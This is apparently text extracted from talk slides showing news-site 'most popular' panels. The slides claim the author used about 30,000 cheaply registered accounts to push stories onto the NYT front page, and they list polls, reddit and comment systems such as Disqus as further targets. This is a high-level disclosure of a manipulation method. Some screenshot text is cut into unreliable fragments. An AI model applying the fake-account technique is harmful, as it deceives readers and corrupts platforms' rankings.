


Why is Ebola being treated as an 'African disease'?

AFRICA | REUTERS

The head of the African Development Bank has criticised the international response to the Ebola outbreak as too little, too late.

🔥 comments (2)



Panel features recent articles with the most page views


Page views we can control!




The meaning of Neotel's sale

TECHNOLOGY | ARTHUR GOLDSTUCK

Vodacom concluded a deal to buy Neotel for R7-billion. Arthur Goldstuck looks at the meaning of the deal for South Africa telecoms.


 comments (1)



Dissident Cuban blogger set to launch news site

WORLD | MICHAEL WEISSENSTEIN

Yoani Sanchez, a dissident Cuban blogger, will launch the website of Cuba's first major independent general interest newspaper in five decades.


 comments (0)



The web at 25: What impact has it had across Africa?

TECHNOLOGY | ADAM DAVIDI, MICHAEL BERLINER

Bitange Ndemo, chair of the Alliance for Affordable Internet, discusses the impact of the web on Africa in its first 25 years.

 comments (0)



Egypt court sentences Mubarak to three years for graft

AFRICA | AFP

Deposed Egyptian president Hosni Mubarak has been sentenced to three years in prison on corruption charges.

 comments (3)



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Psychiatrists, psychologist to evaluate Pistorius

US moves armed forces closer to Libya as unrest grows

Nigerian police to beef up security at schools

SA farmers working around labour laws - report

CLIENT MEDIA RELEASES

Press Offices

Elect Boston - your partner in law
Boston City Campus

Cyber war no longer sci-fi

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Psychiatrists, psychologist to evaluate Pistorius

US moves armed forces closer to Libya as unrest grows

Nigerian police to beef up security at schools

SA farmers working around labour laws - report

THE WALL STREET JOURNAL.

The U.S. credit-card industry has found its sweet spot: a combination of moderate economic growth, low interest rates and consumers who have struck a balance between spending more and paying their bills on time. [23 min ago](#)

🔑 Retailers See Winds Filling Holiday Sales

Ahead of the Tape: The National Retail Federation is expecting a 4.1% rise in holiday sales overall. With pump prices near three-year lows, more dollars should find their way to the mall.

🔑 Irish Tax Loophole Could Close

Ireland is expected on Tuesday to unveil changes to its tax code that could eventually close a well known corporate-tax loophole, the Double Irish.

🔑 OPEC Members' Rift Deepens

A rift between OPEC members deepened over the weekend, as rival producers in the cartel moved in sharply different directions amid recently falling oil prices.

🔑 Banks Back Crisis Plan

🔑 U.K. Government Launches Sale of Eurostar Stake

🔑 Fed's Tarullo Concerned About U.S. Productivity

🔑 'Gone Girl' Leads Box Office Again

🔑 Asia Makes a Move in Gold Trading

🔑 Hyundai Land Deal: Short on Oversight

🔑 CVC to Start Taking Share Orders for

🔑 Judges Step Up Electioneering

Out-of-state groups are pouring money into judicial elections, upsetting genteel traditions under which judges in some states faced little opposition and avoided the ethically tricky process of stumping for votes.



World >

In Hong Kong, Both Sides Dig In

Protest leaders and authorities dug in over the weekend, as Hong Kong's pro-democracy demonstration looked to start a third week with increasingly pointed rhetoric and key roads still blocked.



▪ China, U.S. Standoff Deepens Over Protests

🔑 Bolivian Leader Poised for Third Term

🔑 Silva Endorses Former Rival for Brazilian Presidency

Moscow, Kiev Take Steps to Ease Tensions

Popular Now

What's This?

1 CDC Confirms Texas Health Worker Has Ebola



2 A Musical Fix for American Schools



3 Canadian Pacific Approached CSX About Merger



4 'Maximizer' or 'Satisficer'—Which Are You?



5 OPEC Members' Rift Deepens Amid Falling Oil Prices



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1

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Texas Health
Worker H**



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Laila Blunt
@LailaBlunt

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2,071

FOLLOWING
16

FOLLOWERS
1



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[View summary](#)

approval for their capital plans six more months to revise their submissions.

🔑 **Valeant CEO: Allergan Holders Support Vote on Takeover Offer**

Valeant Pharmaceuticals CEO Michael Pearson said the company is nearing its goal of rounding up enough support from Allergan shareholders to secure a vote on its \$53 billion hostile bid. 8:17 PM

🔑 **Hachette Near Deal to Buy Perseus Books Group**

Hachette Book Group is near a deal to buy one of the biggest independent U.S. publishers, Perseus Books Group, beefing up its market share even as it is enmeshed in a bitter dispute with Amazon.com, said people familiar with the situation.

🔑 **GoPro Readies a Rare Gadget IPO**

🔑 **Sequential Brands Nears Pact for Galaxy**

🔑 **TARP Watchdog Monitors Credit Suisse**

Big Investors Missed Stock Rally

🔑 **Ex-Im Bank Officials Face Probe**

🔑 **AT&T, DirecTV Tout Deal to Congress**


🔑 **Consumer Confidence at Six-Year High**

Coulson Guilty, Brooks Cleared in Tabloid Trial

Two former senior News Corp editors met sharply different fates in the long-running phone-hacking case, as the jury cleared Rebekah Brooks of all charges but found Andy Coulson guilty of illegally intercepting voice-mail messages.

• **Prosecutors Have Little to Show**

• **Cameron Issues Apology**

•  **Graphic: Verdicts in the Trial**

🔑 **At Least 90 More Kidnapped in Nigeria**

Top Picks

LeBron James to Opt Out of Heat Deal

🔑 **Under Ousted CEO, Target Lost Its Way**

🔑 **Food Makers' Secret Ingredient: Less Salt**

Popular Now

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1 **Why Bad Posture at Work Is Bad for Health**



2 **Social Media Fail to Live Up to Early Marketing Hype**



3 **The Gluten-Free Craze: Is It Healthy?**




4 🔑 **The Surprising Findings on Two-Year Degrees**



5 **How to Stay Strong as You Age**



6 **Washington Plan to Tax Yoga Leads to Political Posturing**



7 **LeBron James to Opt Out of Heat Deal**



8 **How Smart Is Your Crock-Pot?**



9 🔑 **Syrian Warplanes Strike in Western Iraq, Killing at Least...**



10 🔑 **Opinion: Fouad Ajami, Great American**



up to \$9 billion on BNP
ms at other European
settling U.S. probes of
ons could be higher

o Focus on

as J. Butler, head of the
atings, signal a
ory activity involving

ower

wer Wednesday after
vorst session in more

ded, but No

warned that airbags in
plode, but they haven't
recall, leaving
auto makers in an

a Broad Payout

are Gadget IPO

l the Heat

me on Capital Plans

gan Holders Support er

hes Tata Motors to S.

t Deal to Congress

[image]

Deep Germany Ready to Break U.S. Hearts

[image]

For the millions of Americans
who have gotten swept onto the
U.S. soccer bandwagon, be
warned before this critical third
game of the 2014 World Cup—Germany is the
international soccer version of a bucket of cold
water.

WSJ.

Google Readies TV Set-Top Box

[image]

Google is to unveil a new
television set-top box on
Wednesday as it races
Amazon.com, Apple and others
to control digital content in the home.

- **Video:** Preview of Google I/O Conference
- **Live Broadcast Via Google Glass**
- **'Play' Has Much in Store**

Review: Stern on the Galaxy Tab S



Great White Shark
Population Surges



France Approves
GE's Bid for Alstom,
and More



How to Deal With
the Office
Oversharer

Popular Now

What's This?

1 Opinion: Fouad Ajami, Great American



2 U.S. Set to Export First Oil Since '70s



3 Social Media Fail to Live Up to Early Marketing Hype



4 Google Readies TV Set-Top Box



5 The Gluten-Free Craze: Is It Healthy?



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The New York Times



Suicide Attacks and Bombings
Leave More Than 60 Dead in Iraq

I.M.F. Warns of Global Financial
Risk

Barack

to coexist with cacophony, the
incentives outweigh the
inconveniences.

5 Comments

- Search for Homes for Sale or Rent
- Sell Your Home

Dameron, the
editor in chief of
Dwell, but no one in her home
goes around screaming, 'Don't
touch.'



U.S. »

Nurse Who Treated
Ebola Victim in Texas
Tests Positive for the
Virus



Ebola Victim's Family Blames
Hospital and State

As U.S. Steps Up Fight, J.F.K.
Begins Screening Passengers for
Ebola

Technology »

Campaigns Find Ad
Space Finite, Even on
the Web



Bits Blog: Amazon and Its Missing
Books

Power Up: Inside League of
Legends, E-Sports's Main Event

Arts »

Music Review:
BomPlenazo Artists
Collective at Hostos
Community College



'Gone Girl' Shakes Off Box Office
Cobwebs

Dance Review: Lucinda Childs
and Alvin Ailey Troupe at Fall for
Dance

Politics »

Obama's Top Military Adviser
Warns of Possible ISIS Attacks in
Baghdad

Campaigns Find Ad Space Finite,
Even on the Web

Transcripts Kept Secret for 60
Years Bolster Defense of
Oppenheimer's Loyalty

Sports »

Broncos 31, Jets 17:
Encouraging Showing
by Jets Still Ends in
Loss to Broncos




Travis Ishikawa Sparks San
Francisco Giants and Revives
Sagging Career

Giants 3, Cardinals 0: Giants
Torment Adam Wainwright as
Cardinals Struggle to Hit in
Opener

Movies »

'Gone Girl' Shakes Off
Box Office Cobwebs




In 'Birdman,' Michael
Keaton Confronts the Nature of
Fame

Justin Simien Goes Mainstream
With 'Dear White People'

N.Y. / Region »

Cancellation of High
School Football Season
Leads Sayreville to Ask
What Happens Next



7th Sayreville Football Player
Surrenders in a New Jersey
Hazing Case

To Become a Doctor

Obituaries »

Carolyn Kizer, Pulitzer-
Winning Poet, Dies at
89



Ray K. Metzker, Art
Photographer, Dies at 83

Siegfried Lenz, Novelist of
Germany's Past, Dies at 88

Theater »

Theater Review:
'Marjorie Prime,' a
Tender Comedy
Starring Lois Smith



'The Fortress of Solitude' Arrives
as a Musical

Dead Centre of Dublin Brings
'Lippy' to New York

Science »

Breakthrough



Travel »

New Zealand for



Television »

The Week Ahead |



MOST EMAILED

MOST VIEWED

1. Is E-Reading to Your Toddler Story Time, or
Simply Screen Time?



2. OPINION
Can Celiac Disease Affect the Brain?



3. No Smoke, No Mirrors: The Dutch Pension
Plan



4. Heavier Babies Do Better in School



5. What Happens When Second Graders Are
Treated to a Seven-Course, \$220 Tasting
Meal

6. At Forlorn Urban Churches, Mass Gets
Crowded in a Flash

7. Before the Advice, Check Out the Adviser



8. A Promising Pill, Not So Hard to Swallow



9. MAUREEN DOWD
Lady Psychopaths Welcome



10. NICHOLAS KRISTOF
When Whites Just Don't Get It, Part 2



but we need an account on the
site to share the article

At the time of writing, we have
at least 30 000 accounts

** NYT Admins - Sorry!

15. OP-ED CONTRIBUTOR

An Adirondack Wilderness Imperiled

By EDWARD ZAHNISER

A plan set in motion by Gov. Andrew Cuomo would allow an open pit mine in forest preserve land.

[Go to Article](#) | [Email](#)



16. Making Quinoa and Rice Bowls

Jenny Woodward

Melissa Clark assembles a hearty meal with quinoa, kale, kimchi, egg and a simple dressing.

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17. YOUR MONEY

Beware of Shifting Options Within Medicare Plans

By TARA SIEGEL BERNARD

Open enrollment for Medicare starts Oct. 15, and offers older Americans a dizzying array of health care options.

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18. MUSIC REVIEW

Swept Up in Bach's All-Consuming Passion

By ANTHONY TOMMASINI

The Berlin Philharmonic's performance of "St. Matthew Passion" at the Park Avenue Armory, conducted by Simon Rattle, showed why Bach chose other ways besides opera to tell stories through music.

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19. A Twist Adds Complexity to a Pasta Dish

By MARK BITTMAN

Mark Bittman's take on a great pasta dish for the fall, pasta alla Norma.

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20. Restaurant Cocktails That Aim Too High

By PETE WELLS

New restaurants in New York City are offering cocktail lists that are becoming more creative, and not in a good way.

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is soggy cream.

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13. In the U.S., a Turning Point in the Flow of Oil

By CLIFFORD KRAUSS

Thanks to new techniques, an oil bounty is likely to make the United States a major exporter of oil again. Not everyone is cheering.

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14. Cave Paintings in Indonesia May Be Among the Oldest Known

By JOHN NOBLE WILFORD

The paintings of hands and animals in seven limestone caves on Sulawesi had previously been dismissed as no more than 10,000 years old.

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15. RESTAURANT REVIEW | HUERTAS A Serendipitous Trip to Spain

By PETE WELLS

Huertas, a garlic-infused ode to the Basque Country, beckons in the East Village.

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16. OP-ED | THOMAS B. EDSALL The State-by-State Revival of the Right

By THOMAS B. EDSALL

The conservative revolution has been thriving outside of Washington. What does that mean for the future of the Republican Party?

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17. OP-ED CONTRIBUTOR An Adirondack Wilderness Imperiled

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A plan set in motion by Gov. Andrew Cuomo would allow an open pit mine in forest preserve land.

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[Go to Article](#) | [Sign In to Email](#)



19. YOUR MONEY











NYT spends millions on their
news gathering apparatus





NYT spends millions on their news gathering apparatus






Cost to register 30k accounts:	\$ 0.12
Cost to share 30k stories:	\$ 0.18
Trivially manipulate the NYT front page:	Priceless



mail lists	
online polls	
reddit	
news sites	
comment systems	

mail lists	
online polls	
reddit	
news sites	
comment systems	

mail lists	
online polls	
reddit	
news sites	
comment systems	

mail lists	
online polls	
reddit	
news sites	
comment systems	

DISQUS

In Brief

- Disqus lets you drop a few lines of .js in your page which magically gives you an entire commenting system.
- Comments can be voted up/down which affects order.
- User profiles are visible across sites and your comments are gathered in your Disqus profile page.
- Admins get a nifty interface to moderate and maintain their comment threads.

Used by Wordpress blogs,
Tumblrs, soccer mom forums

and ~~CNN~~, ~~Al Jazeera~~, Bloomberg,
The Next Web, NPR, The Atlantic,
IGN, The Daily Telegraph etc

